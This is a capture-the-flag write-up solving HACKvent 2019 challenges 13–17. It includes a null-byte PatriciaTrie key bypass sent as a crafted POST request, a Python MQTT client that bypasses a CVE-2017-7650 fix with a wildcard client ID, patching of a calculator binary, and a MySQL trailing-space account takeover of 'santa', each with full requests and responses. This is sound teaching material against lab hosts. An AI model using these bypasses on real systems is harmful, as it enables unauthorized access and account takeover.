### Description

Switzerland's national security is at risk. As you try to infiltrate a secret spy facility to save the nation you stumble upon an interesting looking login portal.

Can you break it and retrieve the critical information?

- Facility: <http://whale.hacking-lab.com:8888/trieme/>
- HV19.13-NotesBean.java.zip

### Solution

In the provided code, we see that the flag should be returned if we can pass the `isAdmin(trie)` check:

```
public String getTrie() throws IOException {
    if(isAdmin(trie)) {                                <-- if we're admin
        InputStream in=getStreamFromResourcesFolder("data/flag.txt");
        StringWriter writer = new StringWriter();
        IOUtils.copy(in, writer, "UTF-8");
        String flag = writer.toString();

        return flag;                                  <-- gives the flag
    }
    return "INTRUSION WILL BE REPORTED!";
}
```

So we need to find a way to pass this check:

```
private static boolean isAdmin(PatriciaTrie<Integer> trie){
    return !trie.containsKey(securitytoken);
}
```

And our input vector is the `name` POST parameter that is passed to the `setTrie` function:

```
public void setTrie(String note) {
    trie.put(unescapeJava(note), 0);
}
```

The idea is to overwrite, corrupt or clear the PatriciaTrie with a specific value. It took me hours and some hints to finally find a useful resource about a vulnerability in the way PatriciaTrie is implemented: <https://issues.apache.org/jira/browse/COLLECTIONS-714> The essential part here is:

```
public void testNullTerminatedKey2() {
    PatriciaTrie<Integer> trie = new PatriciaTrie<>();
    trie.put("x", 0);
    Assert.assertTrue(trie.containsKey("x")); // ok
    trie.put("x\u0000", 1);
    Assert.assertTrue(trie.containsKey("x")); // fail
}
```

In the above example, the key "x" suddenly disappears when an entry with key "x\u0000" is inserted.

This implies that passing the same key that is looked for, `auth_token_4835989`, followed by a null byte will clear the previous key, effectively bypassing the `isAdmin(trie)` check. Knowing this, we can perform the following POST request:

```
POST /trieme/faces/index.xhtml HTTP/1.1
Host: whale.hacking-lab.com:8888
Content-Length: 141
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=7D5AC9ECEEB23851F426B192B33220E2
Connection: close

j_idt14=j_idt14&j_idt14%3Aname=auth_token_4835989%00&j_idt14%3Aj_idt15=login&javax.faces.ViewState=5620112795602568494%3A-9189845162996062144
```

And get the flag in the response:

```
HTTP/1.1 200
X-Powered-By: JSF/2.0
Content-Type: text/html; charset=UTF-8
Content-Length: 560
Date: Fri, 13 Dec 2019 07:55:54 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
  <title>SpyPortal</title><link type="text/css" rel="stylesheet" href="/trieme/faces/javax.faces.resource/style.css?ln=css" /></head><body>
    <h3>Secret Spy Portal</h3>
    <h4>STATUS:
      We will steal all the national chocolate supplies at christmas, 3pm: Here's the building codes:
HV19{get_th3_chocolateZ}

    </h4></body>
</html>
```

## HV19.14 Achtung das Flag

### Description

Let's play another little game this year. Once again, I promise it is hardly obfuscated.

```

use Tk;use MIME::Base64;chomp(($a,$a,$b,$c,$f,$u,$z,$y,$r,$r,$u)=<DATA>);sub M{$M=shift;##
@m=keys %::;(grep{(unpack("%32w*",$_).length($_))eq$M}@m)[0]]; $zvYPxUpXMSsw=0x1337C0DE;###
/_help_me_/;$PMMtQJ0cHm8eFQfdsdNAS20=sub{$zvYPxUpXMSsw=($zvYPxUpXMSsw*16807)&0xFFFFFFFF};
($a1Ivn0ECw49I5I0oE0='07&3-"11*/'')=~y$!-=$`-~$;($Sk61A7p0='K&:P3&44')=~y$!-=$`-~$;m/Mm/g;
($Sk6i47p0='K&:R&-"4&')=~y$!-=$`-~$; ;$d28Vt03MEbdY0=sub{pack('n',$fff[$S9cXJIGB0BWce++
^($PMMtQJ0cHm8eFQfdsdNAS20->())&0xDEAD));};'42';($vg0jwRk4wIo7_=MainWindow->new)->title($r)
;($vMnyQdAkfgIIik=$vg0jwRk4wIo7_->Canvas("-$a"=>640,"-$b"=>480,"-$u"=>$f))->pack;@p=(42,42
);$cqI=$vMnyQdAkfgIIik->createLine(@p,@p,"-$y"=>$c,"-$a"=>3);;$S9cXJIGB0BWce=0;$_2kY10=0;
$_8NZQooI5K4b=0;$Sk61A7p0=0;MMM__;$_=M(120812). '/' .M(191323).M(133418).M(98813).M(121913)
.M(134214).M(101213). '/' .M(97312).M(6328).M(2853). '+' .M(4386);s|_|gi;@fff=map{unpack('n',
$::{M(122413)}->($_))}m:...:g;($T=sub{$vMnyQdAkfgIIik->delete($t);$t=$vMnyQdAkfgIIik->#F00
createText($PMMtQJ0cHm8eFQfdsdNAS20->())%600+20,$PMMtQJ0cHm8eFQfdsdNAS20->()%440+20,#Perl!!
"-text"=>$d28Vt03MEbdY0->(), "-$y"=>$z;})->();$HACK;$i=$vMnyQdAkfgIIik->repeat(25,sub{$_=(
$_8NZQooI5K4b+=0.1*$Sk61A7p0);;$p[0]+=3.0*cos;$p[1]=3*sin; ;($p[0]>1&&$p[1]>1&&$p[0]<639&&
$p[1]<479)||$i->cancel();00;$q=($vMnyQdAkfgIIik->find($a1Ivn0ECw49I5I0oE0,$p[0]-1,$p[1]-1,
$p[0]+1,$p[1]+1)||[])->[0];$q=$t&&$T->();$vMnyQdAkfgIIik->insert($cqI,'end',\@p);($q=###
$cqI||$S9cXJIGB0BWce>44)&&$i->cancel();});$KE=5;$vg0jwRk4wIo7_->bind("<$Sk61A7p0-n"=>sub{
$Sk61A7p0=1;});$vg0jwRk4wIo7_->bind("<$Sk61A7p0-m"=>sub{$Sk61A7p0=-1;});$vg0jwRk4wIo7_#%"
->bind("<$Sk6i47p0-n"=>sub{$Sk61A7p0=0 if$Sk61A7p0>0;});$vg0jwRk4wIo7_->bind("<$sk6i47p0"
."-m"=>sub{$Sk61A7p0=0 if $Sk61A7p0<0;});$::{M(7998)}->();$M_decrypt=sub{'HACKVENT2019'};
__DATA__
The cake is a lie!
width
height
orange
black
green
cyan
fill
Only perl can parse Perl!
Achtung das Flag! --> Use N and M
background
M'); DROP TABLE flags; --
Run me in Perl!
__DATA__

```

## Solution

When running the code in perl, a window appears with sort of a snake game that starts with the letters  displayed:



If you play the game, with the letters M and N to move the snake, you can discover the next parts of the flag. They appear once your snake eats the current part. Using this, I was able to reconstruct the first elements of the flag:

```
HV19{s@@
```

So it's perl and obfuscated. There's a module to do some deobfuscation in perl called deparse, let's run this first:

```
$ perl -M=Deparse hv14.pl > deparsed.pl
```

Result:

```
sub Tk::Frame::AddScrollbars;
sub Tk::Frame::queuePack;
sub Tk::Frame::sbset;
sub Tk::Frame::labelPack;
sub Tk::Frame::packscrollbars;
sub Tk::Frame::label;
sub Tk::Frame::FindMenu;
sub Tk::Frame::scrollbars;
sub Tk::Frame::labelVariable;
sub Tk::Frame::freeze_on_map;
sub Tk::Toplevel::FG_Destroy;
sub Tk::Toplevel::FG_In;
sub Tk::Toplevel::FG_BindOut;
sub Tk::Toplevel::FG_Out;
sub Tk::Toplevel::FG_BindIn;
sub Tk::Toplevel::FG_Create;
use Tk;
use MIME::Base64;
chomp(($a, $a, $b, $c, $f, $u, $z, $y, $r, $r, $u) = readline DATA);
sub M {
    $M = shift();
    @m = keys %main::;
    (grep {unpack('%32W*', $_) . length($_) eq $M;} @m)[0];
}
$zvYPxUpXMSsw = 322420958;
/_help_me_/;
$PMMtQJ0cHm8eFQfdsdNAS20 = sub {
    $zvYPxUpXMSsw = $zvYPxUpXMSsw * 16807 & 4294967295;
}
;
($a1Ivn0ECw49I5I0oE0 = '07&3-"11*/(') =~ tr/!-=/`-|/;
($Sk61A7p0 = 'K&:P3&44') =~ tr/!-=/`-|/;
/Mm/g;
($Sk6i47p0 = 'K&:R&-&"4&') =~ tr/!-=/`-|/;
$d28Vt03MEbdY0 = sub {
    pack 'n', $fff[$S9cXJIGB0Bwce++] ^ &$PMMtQJ0cHm8eFQfdsdNAS20() & 57005;
}
;
'???';
($vgOjwRk4wIo7_ = 'MainWindow'->new)->title($r);
($vMnyQdAkfgIIik = $vgOjwRk4wIo7_->Canvas("-$a", 640, "-$b", 480, "-$u", $f))->pack;
@p = (42, 42);
$cqI = $vMnyQdAkfgIIik->createLine(@p, @p, "-$y", $c, "-$a", 3);
$S9cXJIGB0Bwce = 0;
$_2kY10 = 0;
$_8NZQooI5K4b = 0;
$Sk61A7p0 = 0;
$MMM__;
$_ = M(120812) . '/' . M(191323) . M(133418) . M(98813) . M(121913) . M(134214) . M(101213) . '/' . M(97312) . M(6328) .
    M(2853) . '+' . M(4386);
s/_//gi;
@fff = map({unpack 'n', $main::{M 122413}($_)} $_) /.../g;
($T = sub {
    $vMnyQdAkfgIIik->delete($t);
    $t = $vMnyQdAkfgIIik->createText(&$PMMtQJ0cHm8eFQfdsdNAS20() % 600 + 20, &$PMMtQJ0cHm8eFQfdsdNAS20() % 440 + 20, 'text', &$d28Vt03MEbdY0(), "-$y", $z);
})->();
$HACK;
$i = $vMnyQdAkfgIIik->repeat(25, sub {
```



```

$_ = $_NZQooI5K4b += 0.1 * $Sk6lA7p0;
$p[0] += 3 * cos($_);
$p[1] -= 3 * sin($_);
$i->cancel unless $p[0] > 1 and $p[1] > 1 and $p[0] < 639 and $p[1] < 479;
'???';
$q = +($vMnyQdAkfgIIik->find($a1Ivn0ECw49I5I0oE0, $p[0] - 1, $p[1] - 1, $p[0] + 1, $p[1] + 1) || [])->[0];
&$T() if $q == $t;
$vMnyQdAkfgIIik->insert($cqI, 'end', \@p);
$i->cancel if $q == $cqI or $S9cXJIGB0BWce > 44;
}
);
$KE = 5;
$vgoJwRk4wIo7->bind("<$Sk6lA7p0-n>", sub {
    $Sk6lA7p0 = 1;
});
$vgoJwRk4wIo7->bind("<$Sk6lA7p0-m>", sub {
    $Sk6lA7p0 = -1;
});
$vgoJwRk4wIo7->bind("<$sk6i47p0-n>", sub {
    $Sk6lA7p0 = 0 if $Sk6lA7p0 > 0;
});
$vgoJwRk4wIo7->bind("<$sk6i47p0" . '-m>', sub {
    $Sk6lA7p0 = 0 if $Sk6lA7p0 < 0;
});
$main::M 7998();
$M_decrypt = sub {
    'HACKVENT2019';
};
__DATA__
The cake is a lie!
width
height
orange
black
green
cyan
fill
Only perl can parse Perl!
Achtung das Flag! --> Use N and M
background
M'); DROP TABLE flags; --
Run me in Perl!
__DATA__

```

Good... the code is almost readable and we can identify functions and some other things. A good idea would be to remove the “death” condition of the snake such that we can cross our own line and gain access to all parts of the flag without needing to understand the whole code. To do that, let's adapt the 2 lines that trigger the “cancel” of the program to avoid the collision detection and reduce the speed:

```

# reduce game speed, make it easier :)
$i = $vMnyQdAkfgIIik->repeat(42, sub {
    $_ = $_NZQooI5K4b += 0.1 * $Sk6lA7p0;
    $p[0] += 3 * cos($_);
    $p[1] -= 3 * sin($_);
    # even if we leave the screen, no problem
    # $i->cancel unless $p[0] > 1 and $p[1] > 1 and $p[0] < 639 and $p[1] < 479;
    '???';
    $q = +($vMnyQdAkfgIIik->find($a1Ivn0ECw49I5I0oE0, $p[0] - 1, $p[1] - 1, $p[0] + 1, $p[1] + 1) || [])->[0];
    &$T() if $q == $t;
    $vMnyQdAkfgIIik->insert($cqI, 'end', \@p);
    # even if we cross our line, no quit (only on flag end)
    $i->cancel if $S9cXJIGB0BWce > 44;
}

```

We can now run the program, record the screen while playing and get the flag. However, reading on the screen was a pain so I adapted the function that displays the next part of the flag to print it:

```
$d28Vt03MEbdY0 = sub {  
    $text = pack 'n', $fff[$S9cXJIGB0BWce++] ^ &$PMMtQJ0cHm8eFQfddNAS20() & 57005;  
    print "$text";  
    return $text;  
}
```

After playing the game, I have a nice window like that:



And a flag printed in my terminal:

```
HV19{s@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(.))[\\2\\1]g;s%4(...)%"p$1t"%ee}
```


## HV19.15 Santa's Workshop

### Description

The Elves are working very hard. Look at <http://whale.hacking-lab.com:2080/> to see how busy they are.

### Solution

After some trouble (non-working challenge, stuck servers, ...) and losing much time. I got access to a page that was counting up and that used MQTT to receive the updated numbers of gifts built by the elves. It looked like this:



Looking at the code of the page, we can see that the counter is updated through MQTT over websockets and the [Eclipse Paho MQTT JavaScript client](#). The interesting part of the JavaScript code is the `config.js`:

```
var mqtt;
var reconnectTimeout = 100;
var host = 'whale.hacking-lab.com';
var port = 9001;
var useTLS = false;
var username = 'workshop';
var password = '2fXc7AWINBxyruvKLIX';
var clientId = localStorage.getItem("clientId");
if (clientId == null) {
    clientId = ('' + (Math.round(Math.random() * 10000000000000000)).padStart(16, '0'));
    localStorage.setItem("clientId", clientId);
}
var topic = 'HV19/gifts/'+clientId;
//var topic = 'HV19/gifts/'+clientId+'/flag-tbd';
var cleansession = true;
```

The code itself connects to the MQTT broker with a random generated client ID and subscribes to the topic `'HV19/gifts/<clientId>'` the number of gifts is then published as messages and will be received to make the counter increase. It looks like another topic should exist with the flag being part of the topic.

I used at first an online tool at <http://www.hivemq.com/demos/websocket-client/> to connect to the MQTT over websockets with a valid ID and the rest of the informations provided in `config.js`. Then one can get information on the broker by subscribing to the topic `$SYS/#`. The response is very useful:

```
mosquitto version 1.4.11 (We elves are super-smart and know about CVE-2017-7650 and the POC. So we made a genius fix
you never will be able to pass. Hohoho)
```

Googling this CVE leads to [https://bugs.eclipse.org/bugs/show\\_bug.cgi?id=516765](https://bugs.eclipse.org/bugs/show_bug.cgi?id=516765) that contains a PoC in a python client. This PoC doesn't work, however, after some tries, it turns out that it is still possible to use a `#` in the client ID, but not in the first position. To test this I coded a simple python script:

```
#!/usr/bin/env python3

import paho.mqtt.client as mqtt
import sys
import argparse

host = 'whale.hacking-lab.com'
port = 9001
username = 'workshop'
password = '2fXc7AWINBXyruvKLIX'

def on_connect(client, userdata, flags, rc):
    print("Connected to MQTT broker.")
    client.subscribe("#")
    print("Subscribed to topic '#')
    print("Waiting for messages...")

def on_message(client, userdata, msg):
    print("[+] Topic: {} - Message: {}".format(msg.topic, msg.payload))

def run(cid):
    client = mqtt.Client(client_id=cid, transport="websockets", clean_session=True)

    client.on_connect = on_connect
    client.on_message = on_message

    client.username_pw_set(username, password)

    print("Connecting to MQTT broker on {}, with client_id {}".format(host, cid))
    client.connect(host, port, 60)
    client.loop_forever()

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description='Do stuff with MQTT over websockets... hopefully')
    parser.add_argument('--cid')
    args = parser.parse_args()
    run(args.cid)
```

Running the script with a valid ID returns the number of gifts counting up:

```
$ ./client.py --cid '0754747466700680'
Connecting to MQTT broker on whale.hacking-lab.com, with client_id 0754747466700680
Connected to MQTT broker.
Subscribed to topic '#'
Waiting for messages...
[+] Topic: HV19/gifts/0754747466700680 - Message: b'7347960'
[+] Topic: HV19/gifts/0754747466700680 - Message: b'7347963'
[CUT BY NICOLAS]
```

Now, to gain access to the flag, we simply have to start the script with an ID of `<valid-id>/#` this will gives us permission to see messages published in the topic containing the flag name. And indeed, running the script reveals the flag:

```
$ ./client.py --cid '0754747466700680/#'
Connecting to MQTT broker on whale.hacking-lab.com, with client_id 0754747466700680/#
Connected to MQTT broker.
Subscribed to topic '#'
Waiting for messages...
[+] Topic: HV19/gifts/0754747466700680/HV19{N0_1nput_v4l1d4t10n_3qu4ls_d1s4st3r} - Message: b'Congrats, you got it. The
elves should not overrate their smartness!!!'
[CUT BY NICOLAS]
```

## HV19.16 B0rked Calculator


## Description

Santa has coded a simple project for you, but sadly he removed all the operations. But when you restore them it will print the flag!

File: [HV19.16-b0rked.zip](#)

## Solution

Here we have a Windows binary that can apparently perform some operations. However, in the provided binary, the calculation fails and the displayed code is unreadable:



Disassembling the binary using Ghidra and browsing through the code, we can see in the decompiled code that 4 functions are defined that corresponds to the 4 operations proposed by the calculator (+ - \* /):

```
DAT_00402124 = uValue;
if (DAT_00402138 == '+') {
    uValue = FUN_004015b6((char)uValue,extraout_DL_02,extraout_CL_02,DAT_00402120);
}
else {
    if (DAT_00402138 == '-') {
        uValue = FUN_004015c4((char)uValue,extraout_DL_02,extraout_CL_02,(char)DAT_00402120,
            uValue);
    }
    else {
        if (DAT_00402138 == '*') {
            uValue = FUN_004015d4();
        }
        else {
            if (DAT_00402138 == '/') {
                uValue = FUN_004015e4();
            }
        }
    }
}
BVar3 = SetDlgItemInt(in_stack_00000004,5000,uValue,0);
FUN_00401519((char)BVar3,extraout_DL_03,extraout_CL_03,in_stack_00000004);
```

Let's rename those functions for some clarity:

```
DAT_00402124 = uValue;
if (DAT_00402138 == '+') {
    uValue = FUN_004015b6_ADD((char)uValue,extraout_DL_02,extraout_CL_02,DAT_00402120,uValue);
}
else {
    if (DAT_00402138 == '-') {
        uValue = FUN_004015c4_SUB((char)uValue,extraout_DL_02,extraout_CL_02,DAT_00402120,
            uValue);
    }
    else {
        if (DAT_00402138 == '*') {
            uValue = FUN_004015d4_MUL(DAT_00402120,uValue);
        }
        else {
            if (DAT_00402138 == '/') {
                uValue = FUN_004015e4_DIV(DAT_00402120,uValue);
            }
        }
    }
}
BVar3 = SetDlgItemInt(in_stack_00000004,5000,uValue,0);
FUN_00401519((char)BVar3,extraout_DL_03,extraout_CL_03,in_stack_00000004);
```

And now if we look at the function definition, we can see that they are empty (doing `NOP`) or not doing what they should (here the multiplication function):

*****				
* FUNCTION *				
*****				
undefined __register FUN_004015d4_MUL(void)				
undefined	AL:1	<RETURN>		
FUN_004015d4_MUL		XREF[3]:	004014a8(c), FUN_00401519:0040155d(c), FUN_00401519:00401596(c)	
004015d4	c8 00 00 00	ENTER	0x0,0x0	
004015d8	90	NOP		
004015d9	90	NOP		
004015da	90	NOP		
004015db	90	NOP		
004015dc	90	NOP		
004015dd	90	NOP		
004015de	90	NOP		
004015df	90	NOP		
004015e0	c9	LEAVE		
004015e1	c2 08 00	RET	0x8	

As per the description, we need to implement the 4 functions to get the flag. I did it in Ghidra to help me (Ctrl+Shift+G to edit the instructions). Then I used a simple hex editor to patch the binary directly according to those changes. My edited functions look as follows.

Addition:

FUN_004015b6_ADD		XREF[3]:	00401470(c), FUN_00401519:00401527(c), FUN_00401519:00401571(c)	
004015b6	c8 00 00 00	ENTER	0x0,0x0	
004015ba	8b 45 08	MOV	param_1,dword ptr [EBP + param_4]	
004015bd	03 45 0c	ADD	param_1,dword ptr [EBP + 0xc]	
004015c0	c9	LEAVE		
004015c1	c2 08 00	RET	0x8	

Substraction:

FUN_004015c4_SUB		XREF[3]:	0040148c(c), FUN_00401519:0040153b(c), FUN_00401519:00401585(c)	
004015c4	c8 00 00 00	ENTER	0x0,0x0	
004015c8	8b 45 08	MOV	param_1,dword ptr [EBP + 0x8]	
004015cb	8b 4d 0c	MOV	param_3,dword ptr [EBP + param_5]	
004015ce	29 c8	SUB	param_1,param_3	
004015d0	c9	LEAVE		
004015d1	c2 08 00	RET	0x8	

Multiplication:


FUN_004015d4_MUL		XREF[3]:	004014a8(c), FUN_00401519:0040155d(c), FUN_00401519:00401596(c)	
004015d4	c8 00 00 00	ENTER	0x0,0x0	
004015d8	8b 45 08	MOV	EAX,dword ptr [EBP + 0x8]	
004015db	8b 4d 0c	MOV	ECX,dword ptr [EBP + 0xc]	
004015de	f7 e9	IMUL	ECX	
004015e0	c9	LEAVE		
004015e1	c2 08 00	RET	0x8	

Division:

FUN_004015e4_DIV		XREF[2]:	004014c4(c), FUN_00401519:0040154c(c)	
004015e4	c8 00 00 00	ENTER	0x0,0x0	
004015e8	8b 45 08	MOV	EAX,dword ptr [EBP + 0x8]	
004015eb	8b 4d 0c	MOV	ECX,dword ptr [EBP + 0xc]	
004015ee	99	CDQ		
004015ef	f7 f9	IDIV	ECX	
004015f1	90	NOP		
004015f2	c9	LEAVE		
004015f3	c2 08 00	RET	0x8	

After this, we can run the binary and obtain what looks like the flag, except for the german ß character:






This is probably due to the way I did the division, I don't understand exactly why, but since one `NOP` instruction is remaining in my code I assume I must have done it not exactly as it should be. In any case, it's easy to guess that this character should actually be an underscore and thus, submit the flag:

```
HV19{B0rked_Flag_Calculat0r}
```

After discussing with some other solvers, it seems that my division doesn't work because `EDX` needs to be initialized to 0. Therefore, we can do it with a `XOR EDX, EDX` but now we don't have enough instruction space for the signed division. Thus, we do unsigned division and it seems that this works as well :)

```
FUN_004015e4_DIV                                XREF[2]: 004014c4(c),
                                                FUN_00401519:0040154c(c)
004015e4 c8 00 00 00    ENTER      0x0,0x0
004015e8 8b 45 08        MOV       EAX,dword ptr [EBP + 0x8]
004015eb 8b 4d 0c        MOV       ECX,dword ptr [EBP + 0xc]
004015ee 31 d2           XOR       EDX,EDX
004015f0 f7 f1           DIV       ECX
004015f2 c9             LEAVE
004015f3 c2 08 00       RET       0x8
```

Final version:



## HV19.17 Unicode Portal

### Description

Buy your special gifts online, but for the ultimative gift you have to become admin.

URL: <http://whale.hacking-lab.com:8881/>

### Solution

Here we have a site where we can register a user and login. There is also an admin page where we obviously want to gain access. Also, once logged in, we can get access to the source code (or the relevant part of it at least). Here is the code we get:

```

<?php

if (isset($_GET['show'])) highlight_file(__FILE__);

/**
 * Verifies user credentials.
 */
function verifyCreds($conn, $username, $password) {
    $usr = $conn->real_escape_string($username);
    $res = $conn->query("SELECT password FROM users WHERE username='".$usr."'");
    $row = $res->fetch_assoc();
    if ($row) {
        if (password_verify($password, $row['password'])) return true;
        else addFailedLoginAttempt($conn, $_SERVER['REMOTE_ADDR']);
    }
    return false;
}

/**
 * Determines if the given user is admin.
 */
function isAdmin($username) {
    return ($username === 'santa');
}

/**
 * Determines if the given username is already taken.
 */
function isUsernameAvailable($conn, $username) {
    $usr = $conn->real_escape_string($username);
    $res = $conn->query("SELECT COUNT(*) AS cnt FROM users WHERE LOWER(username) = BINARY LOWER('".$usr."'");
    $row = $res->fetch_assoc();
    return (int)$row['cnt'] === 0;
}

/**
 * Registers a new user.
 */
function registerUser($conn, $username, $password) {
    $usr = $conn->real_escape_string($username);
    $pwd = password_hash($password, PASSWORD_DEFAULT);
    $conn->query("INSERT INTO users (username, password) VALUES (UPPER('".$usr."'), '".$pwd."') ON DUPLICATE KEY UPDATE
password='".$pwd."'");
}

/**
 * Adds a failed login attempt for the given ip address. An ip address gets blacklisted for 15 minutes if there are more
than 3 failed login attempts.
 */
function addFailedLoginAttempt($conn, $ip) {
    $ip = $conn->real_escape_string($ip);
    $conn->query("INSERT INTO fails (ip) VALUES ('".$ip."'");
}

?>

```

First thing that we notice is that to get access to the admin page, our username must be `santa` with a full equality check `===`. This is not what we want to attack. What is also very interesting is the database call in the `registerUser` function:

```

$conn->query("INSERT INTO users (username, password) VALUES (UPPER('".$usr."'), '".$pwd."') ON DUPLICATE KEY UPDATE
password='".$pwd."'");

```

This will insert a tuple `(username, password)` into the table and update the password in case the user already exists. This is unsafe of course and should allow us to update the password of santa to impersonate him. There is a mitigation though, when registering new users, a check is done to see if the user already exists and if it does, then the registration fails:

```

$res = $conn->query("SELECT COUNT(*) AS cnt FROM users WHERE LOWER(username) = BINARY LOWER('".$usr."'");

```



This is the check we have to bypass, if this query returns a result, our password update will fail. The issue comes from the equality check in the `WHERE` clause it is checked if `LOWER(username)` is equal to `BINARY LOWER($usr)`. So how can we exploit this difference? Google helps here and leads to this page: <https://dev.mysql.com/doc/refman/5.5/en/charset-binary-collations.html> In particular, two examples are very interesting:

```
mysql> SET NAMES utf8 COLLATE utf8_bin;
mysql> SELECT 'a ' = 'a';
+-----+
| 'a ' = 'a' |
+-----+
|          1 |
+-----+
mysql> SET NAMES binary;
mysql> SELECT 'a ' = 'a';
+-----+
| 'a ' = 'a' |
+-----+
|          0 |
+-----+
```

According to this, comparing `'santa'` to `'santa '` will be false since we use the `BINARY LOWER` comparison in the check for the user's existence. Further in the page, we read *CHAR(N) columns store nonbinary strings N characters long. For inserts, values shorter than N characters are extended with spaces. For retrievals, trailing spaces are removed.* So in our case, we can insert `'santa '` and the value will be padded with spaces, making it identical to the "real santa" username and thus updating the row with our password :)

The registration query is as follows:

```
POST /register.php HTTP/1.1
Host: whale.hacking-lab.com:8881
Content-Length: 52
Cache-Control: max-age=0
Origin: http://whale.hacking-lab.com:8881
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3688.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://whale.hacking-lab.com:8881/register.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=d309c763afe76fc48253d146d70bd27f
Connection: close

username=santa+&pwd=BURPisNOTbeef&pwd2=BURPisNOTbeef
```

And it is accepted by the server:

```
HTTP/1.1 200 OK
[ CUT BY NICOLAS ]
<h3>Registration successful!</h3>
<h4>You will be redirected to the login page ...</h4>
[ CUT BY NICOLAS ]
```

Then, we can login as santa:

```
POST /login.php HTTP/1.1
Host: whale.hacking-lab.com:8881
Content-Length: 32
Cache-Control: max-age=0
Origin: http://whale.hacking-lab.com:8881
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3688.0 Safari/537.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://whale.hacking-lab.com:8881/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=d309c763afe76fc48253d146d70bd27f
Connection: close

username=santa&pwd=BURPisNOTbeef
```

And we are successful:

```
HTTP/1.1 302 Found
Date: Tue, 17 Dec 2019 05:47:21 GMT
Server: Apache/2.4.39 (Unix)
X-Powered-By: PHP/7.2.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
